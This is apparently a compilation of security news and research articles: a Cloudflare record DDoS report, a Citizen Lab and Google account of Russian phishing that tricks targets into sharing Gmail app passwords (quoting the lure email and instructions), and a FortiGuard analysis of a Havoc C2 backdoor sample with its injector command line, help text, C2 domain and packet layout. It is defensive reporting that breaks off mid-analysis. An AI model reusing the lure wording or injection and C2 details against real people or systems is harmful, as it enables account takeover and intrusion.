- Reducing friction during the reset experience also helps lower error rates and ensures that users complete the process on the first attempt. For example, offering real-time feedback on password requirements or flagging common mistakes can prevent failed submissions and re-entry issues. The more intuitive and supportive the SSPR experience is, the more likely users are to embrace it.

In short, SSPR solutions lighten the load on IT teams and improve security posture across the organization, but their effectiveness depends on more than just core functionality. A smooth, intuitive user experience is critical to adoption and long-term success.

Solutions like Specops uReset are built with this in mind, integrating seamlessly with Active Directory and supporting customizable verification flows. Specops uReset ensures cached credentials are updated and deliver detailed audit logs, all without requiring a VPN.

Source: <https://www.bleepingcomputer.com/news/security/can-users-reset-their-own-passwords-without-sacrificing-security/>

22. Cloudflare blocks record 7.3 Tbps DDoS attack against hosting provider

Cloudflare says it mitigated a record-breaking distributed denial of service (DDoS) attack in May 2025 that peaked at 7.3 Tbps, targeting a hosting provider.

DDoS attacks flood targets with massive amounts of traffic with the sole aim to overwhelm servers and create service slowdowns, disruptions, or outages.

This new attack, which is 12% larger than the previous record, delivered a massive data volume of 37.4 TB in just 45 seconds. This is the equivalent of about 7,500 hours of HD streaming or 12,500,000 jpeg photos.



The record-breaking DDoS attack


Source: Cloudflare

Cloudflare, a web infrastructure and cybersecurity giant specializing in DDoS mitigation, offers a network-layer protection service called 'Magic Transit,' which was used by the targeted customer.

The attack came from 122,145 source IP addresses spread across 161 countries, with the majority based in Brazil, Vietnam, Taiwan, China, Indonesia, and Ukraine.

The "garbage" data packages were delivered across multiple destination ports on the victim's system, averaging 21,925 ports per second and peaking at 34,517 ports/second.

This tactic of scattering traffic helps overwhelm firewall or intrusion detection systems, but Cloudflare claims to have ultimately been able to mitigate the attack without human intervention.



Source IP addresses

Source: Cloudflare

Cloudflare's anycast network dispersed attack traffic to 477 data centers in 293 locations, leveraging key technologies such as real-time fingerprinting and intra-data center gossiping for real-time intelligence sharing and automated rule compilation.

Though nearly the entire attack volume came from UDP floods, accounting for 99.996% of the total traffic, there were multiple other vectors involved, including:

- QOTD reflection
- Echo reflection
- NTP amplification
- Mirai botnet UDP flood
- Portmap flood
- RIPv1 amplification

Each vector exploited legacy or poorly configured services. While this was only a tiny percentage of the attack, it served as part of the attackers' evasion and effectiveness strategy and could also help probe for weaknesses and misconfigurations.

Cloudflare says valuable IoCs from this attack were timely included in its DDoS Botnet Threat Feed, a free service that helps organizations block malicious IP addresses preemptively.

Over 600 organizations have subscribed to this feed, and the internet giant calls any others at risk of massive DDoS attacks to do the same and block the attacks before they reach their infrastructure.

Source: <https://www.bleepingcomputer.com/news/security/cloudflare-blocks-record-73-tbps-ddos-attack-against-hosting-provider/>

23. Russian hackers bypass Gmail MFA using stolen app passwords

Russian hackers bypass multi-factor authentication and access Gmail accounts by leveraging app-specific passwords in advanced social engineering attacks that impersonate U.S. Department of State officials.

The threat actor targeted well-known academics and critics of Russia in what is described as a “sophisticated and personalized novel social engineering attack” that did not rush the persons of interest into taking action.

Between April and early June, the hackers delivered meticulously developed phishing messages aimed at convincing recipients to create and share app-specific passwords that would provide access to their Gmail accounts.

An app-specific password is designed to allow third-party apps (e.g. an email client) that are considered less secure or older applications permission to access your Google Account if two-factor authentication (2FA) is active.

Security researchers at Google Threat Intelligence Group track the cyber actor as UNC6293. They believe they are state-sponsored and might be associated with APT29, a threat group under Russia's Foreign Intelligence Service (SVR).

APT29 is tracked under multiple names (NobleBaron, Nobelium, Cozy Bear, CozyDuke, Midnight Blizzard) and has been operating since at least 2008.

Its targets include government networks, research institutes, and think tanks.

Slow-paced phishing

Academic research group The Citizen Lab investigated an incident from UNC6293's spearphishing campaign that targeted Russian information operations expert Keir Giles.

The attack starts with an email signed by Claudie S. Weber, allegedly from the U.S. State Department, inviting Giles to “a private online conversation.”

Although the message is delivered from a Gmail account, multiple @state.gov email addresses are present in the carbon copy (CC) line, including one for Claudie S. Weber, making it more credible that the communication was official.

The researchers say that they could not find any evidence of a “Claudie S. Weber” being employed by the U.S. State Department.

“We believe that the attacker is aware that the State Department's email server is apparently configured to accept all messages and does not emit a ‘bounce’ response even when the address does not exist” - The Citizen Lab

After several email exchanges where Giles expressed interest but disclosed that they might not be available on the indicated day, the threat actor invited him to join the State Department’s “MS DoS Guest Tenant” platform, “which would enable you to attend future meetings with ease, regardless when they take place.”

Dear Keir,

Thank you for getting back to me promptly. I completely understand that travel schedules can be unpredictable, and we appreciate your willingness to try to join us despite these constraints.

We may attempt to explore alternative dates in the coming days, but please note that rescheduling is not guaranteed at this point. In any case, I'd like to extend an invitation for you to join our MS DoS Guest Tenant platform now, which would enable you to attend future meetings with ease, regardless of when they take place.

Would you be comfortable with us adding your account to the guest tenant? Additionally, could you please let me know about your availability next week (May 29-30)? This will help us determine if an alternative date works for everyone involved.

Best regards,
Claudie

UNC6293 luring victim to join "secure platform"

source: The Citizen Lab


Giles accepted and was sent a PDF file detailing how to create an app-specific password on a Google account, which was necessary for enrolling on the alleged platform as a guest user.

A later step in the deceit involved sharing the app-specific passcode “with US DoS administrators to add the external user to the Guest O365 Tenant.”

An explanation for this was outlined in the instructions, saying that it is an alternative solution that facilitates secure communication over the platform between U.S. DoS employees and external users with Gmail accounts.

While the target believes that they are creating and sharing an app-specific password to access a State Department platform in a secure way, they are giving the attacker full access to their Google account, The Citizen Lab researchers explain.

- After generating your app password, you will see a newly created password on the next page. In order to complete setup, please provide this app password to the individual from the US Department of State who invited you to join US DoS Guest O365 Tenant as a tenant member.



- Once these steps are completed, you will be able to communicate securely with US DoS personnel via Microsoft Teams and Zoom within the US DoS Guest O365 Tenant.

UNC6293 instructions for creating and sharing an app-specific password

source: The Citizen Lab

Google Threat Intelligence Group (GTIG) researchers determined that this spearphishing campaign started in at least April and continued through the beginning of June.

During this period, they identified two campaigns, one relying on themes related to the U.S. Department of State and another that used lures associated with Ukraine and Microsoft.

Both campaigns included residential proxies (91.190.191[.]117) and virtual private servers (VPS) servers in the infrastructure, allowing the threat actor to stay anonymous when logging into compromised email accounts.

The two social engineering campaigns observed by The Citizen Lab and GTIG were skilfully crafted and relied on multiple fake identities, accounts, and various materials designed to add to the deception.

Users targeted with advanced phishing tactics are typically individuals closely involved in high-profile issues related to conflicts, litigation, or advocacy.

To keep them safe from skilled attackers, Google recommends enrolling into its Advanced Protection Program, which elevates security measures on the account and does not allow creating an app-specific password, or log in without providing a certain passkey.

Source: <https://www.bleepingcomputer.com/news/security/russian-hackers-bypass-gmail-mfa-using-stolen-app-passwords/>

24. Dissecting a Malicious Havoc Sample

Affected platforms: Microsoft Windows

Impacted parties: Windows Users

Impact: Fully remotely control the compromised computer

Severity level: High

Background

This analysis is a follow-up to the investigation titled ‘Intrusion into Middle East Critical National Infrastructure’ (full report here), led by the FortiGuard Incident Response Team (FGIR), which investigated a long-term cyber intrusion targeting critical national infrastructure (CNI) in the Middle East.

That report revealed that the attacker added several pieces of malware to the system’s Task Scheduler to maintain persistence. In this report, we conduct a detailed analysis of one of the malicious Havoc variant samples.

2025 Global Threat Landscape Report

Use this report to understand the latest attacker tactics, assess your exposure, and prioritize action before the next exploit hits your environment.

[Download Now](#)

Havoc is a well-known post-exploitation command and control (C2) backdoor framework, primarily written in C++ and Go. We describe how this Havoc variant is decrypted from a DLL file and then deployed in a newly created “cmd.exe” process, how the Havoc demon communicates with its C2 server, and what malicious actions it can perform on the compromised Windows system.

Remote Injector

The remote injector (conhost.exe) is launched by the system Task Scheduler using the following command line.

```
C:\Windows\System32\drivers\conhost.exe -f conhost.dll -ER --ln --path cmd.exe
```

Since the release of Windows 7, Windows OS has included conhost.exe (Console Window Host) to handle the command-line interface. The attacker disguised the remote injector as conhost.exe to mislead the victim.

According to our analysis, the remote injector supports multiple features controlled by command-line parameters. The "conhost.dll" passed with the "-f" parameter contains the encrypted Havoc payload, and the "cmd.exe" specified by the "--path" parameter is the target process, into which Havoc will be injected and executed.

```
E:\>conhost.exe
please Enter the Target Pid in correct Integral mode Or use --ln / --ls to launch new Target Process .
RemoteInjector
Options:
--pid "[target process for injection]"    the process that will be injected by shellcode provided by you
-f [file/ shellcode name to inject in Remote Process]    the file can be in both Encrypted mode and Simple/Pure mode
-R    to declare the Simple/Pure Injection mode, in which the shell code is not Encrypted
-ER    to choose the Encrypted Mode injectino, in which payload is Encrypted
--ls    to Launch New suspended Process
--ln    to Launch New Process (Not Suspended) but NoWindow
--path [path to executable file]    path to the Executable file to launch as Target Process for injection
-we    boolean value which will declare if you want to decrypt the encrypted file (as input)
--hm    to choosing the Encrypted (Hide Process Memory) Injection, In which Payload Is simple(Not Encrypted)
--hme    to choosing the Encrypted (Hide Process Memory) Injection, In which Payload Is Encrypted
--uh    to choosing the Encrypted (Hide Process Memory) Injection, In which Payload Is Encrypted
```

Figure 1: Help information for the Remote Injector

When the fake conhost.exe is executed without any parameters, it displays its help information (Figure 1), which explains how to use the remote injector and its available options.

Once the remote injector starts, it creates a "cmd.exe" process, specified by the "-- path" argument, by calling the API CreateProcessA(), as shown in Figure 2.




Figure 2: Remote injector about to create the process "cmd.exe"

The remote injector then decrypts a Havoc payload, referred to as the Havoc agent or demon within the Havoc framework, using a piece of shellcode embedded in the conhost.dll file. Figure 3 shows the decryption function in the remote injector, a portion of the decrypted shellcode, and the decrypted

Havoc payload in the memory at the bottom of the debugger. The decryption key and IV are generated from the first 30H bytes of the conhost.dll file.




Figure 3: Memory view of the decrypted conhost.dll payload.

Next, the remote injector calls two APIs, `ZwAllocateVirtualMemory()` and `ZwWriteVirtualMemory()`, using the `ProcessHandle` of the newly created "cmd.exe" process to inject the decrypted shellcode and Havoc executable into the process.

Finally, the remote injector creates a remote thread by calling the `ZwCreateThreadEx()` API. The `ProcessHandle` parameter is again set to the newly created "cmd.exe" process, and its `IpStartAddress` parameter points to the address of the injected shellcode within the process.

The purpose of shellcode is to deploy the subsequent Havoc payload (a DLL file) into the “cmd.exe” process and execute it.

Havoc Backdoor RAT

Havoc Framework is a typical RAT (Remote Access Trojan) and an open-source project available on GitHub. The Framework is written in multiple languages, including Golang, C, C++, Qt, Python, and Assembly (ASM). It was developed by C5pider and released in 2022.

In Havoc, the Command and Control (C2) server is referred to as teamserver, while its UI dashboard, used to interact with teamserver, is referred to as the client. The Havoc agent, also known as a demon, runs on the compromised device to receive commands from the C2 server, allowing it to control the system. Figure 4 shows the Havoc client on the server side, where a demon is actively being connected and controlled.




Figure 4: C2 server's dashboard UI – the client

Havoc supports HTTP, HTTPS, and SMB protocols to transport commands and results between the C2 server and the compromised devices.

In this sample, the C2 server is hardcoded as “apps[.]gist[.]githubapp[.]net.” Unfortunately, the server was unavailable during our analysis. To proceed with our analysis, we set up a simulated Command and Control (C2) server. We modified the protocol from HTTPS to HTTP, allowing the traffic to be captured and analyzed in plaintext without TLS encryption.

Register Demon on the C2 Server

As long as the Havoc demon is running on the compromised device, it collects metadata about both the compromised Windows system and the Havoc process itself. This metadata is encrypted using the AES algorithm and then sent to the C2 server to register the compromised system on the C2 server. As shown at the bottom of Figure 5, the collected metadata includes various system and process details.




Figure 5: Encrypt the metadata with AES.

The metadata (size:0xBA) contains, but is not limited to, the following information: the agent ID (0x67C54600), Demon ID (0x0F), Host name, User name, Domain, IP address, process name ("C:\Windows\SYSTEM32\cmd.exe"), process ID (0x1ED4), parent PID (0x2444), the process's load base address, OS version information, OS architecture, and more.

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	00	00	00	FA	DE	AD	BE	EF	67	C5	46	00	00	00	00	63	ûþ-4igÄf c
00000010	00	00	00	00	B0	F8	50	A2	3C	90	FC	E6	BE	8E	2E	E4	°øPç< 0æ4Z.ä
00000020	DC	5A	16	52	12	58	DE	F8	88	9C	2A	6E	9A	7E	9A	2E	ÛZ R Xbø"æ*nš-š.
00000030	EA	06	42	F6	6E	B8	DC	4C	7A	36	A2	9A	36	9C	22	8A	ë Bön,ÜLz6çš6æ"š
00000040	84	2A	DC	1C	3F	B9	20	9C	A8	81	57	09	CC	22	C9	B1	„*Ü ?' æ" W î"E±
00000050	36	A2	1C	68	40	0D	E6	D9	2E	D2	DE	EA	E0	50	95	15	6ç h0 æÜ.0þèàP•
00000060	97	81	34	9E	F4	BB	A8	41	86	A2	DE	6A	74	F5	01	1A	- 4ž6»"AtçBjt0
00000070	A9	3A	06	D2	33	DB	CA	01	CD	0F	C7	88	2D	A2	01	AF	æ: 030Ë í ç"-ç -
00000080	D5	47	C9	BD	74	C5	29	A3	44	89	E6	93	06	C9	C7	0F	ÖGÊ"tÄ)±Dkæ" Êç
00000090	56	19	3C	B4	78	9D	E3	65	85	78	31	41	FF	DF	F1	B9	V <'x æe..xlAyBñ¹
000000A0	B8	C3	9A	39	4F	4B	0F	4F	FA	2E	8B	AC	C3	05	00	33	,Äš9OK Oú.<-Ä 3
000000B0	35	E6	97	53	7B	25	E0	A5	26	86	8E	C4	C8	83	26	80	5æ-S{æàæ&†žÄèfæ
000000C0	9A	C8	37	CD	80	1F	2E	ED	25	77	AA	D6	FB	12	8B	27	šÈ7íe .iæw"Öü <'
000000D0	DE	45	2C	FA	16	53	73	C1	F9	A3	C9	9D	9D	97	43	CD	þE,ú šsÄÜÊÊ -Cí
000000E0	D4	89	17	13	2A	32	E3	58	94	9B	0B	28	FB	5C	06	FB	Ök *2äX"> (ü\ ü
000000F0	59	E9	4D	33	57	4E	5C	8D	EE	D4	3D	C0	6A	24			YéM3WN\ i0=Äj\$

Figure 6: Demon-init packet.

Figure 6 shows a demon-init packet containing the AES-encrypted metadata mentioned earlier. This packet must be sent as the first packet to the C2 server to register the victim's system. We have divided the packet into color-coded sections and broken it down in the table below to explain the contents of each part.

Offset	Comments
+00h	The data size, 0xFA.
+04h	Magic value, 0xDEADBEEF.
+08h	Agent ID, 0x67C54600.
+0Ch	Command ID, 0x63. DEMON_INIT.
+10h	Request ID, 0x0.
+14h	AES Key, 20h bytes.
+34h	AES IV, 10h bytes.
+44h	The AES encrypted metadata.

The demon-init packet is sent as the body of an HTTP POST request. When the C2 server receives the packet, it verifies the magic value and decrypts the metadata using the AES key and AES IV included in the packet to complete the registration process. Meanwhile, the demon appears on the client dashboard with the compromised system metadata, just as illustrated in Figure 4.

Figure 7 shows a Wireshark screenshot capturing a demon-init packet sent via an HTTP Post request.

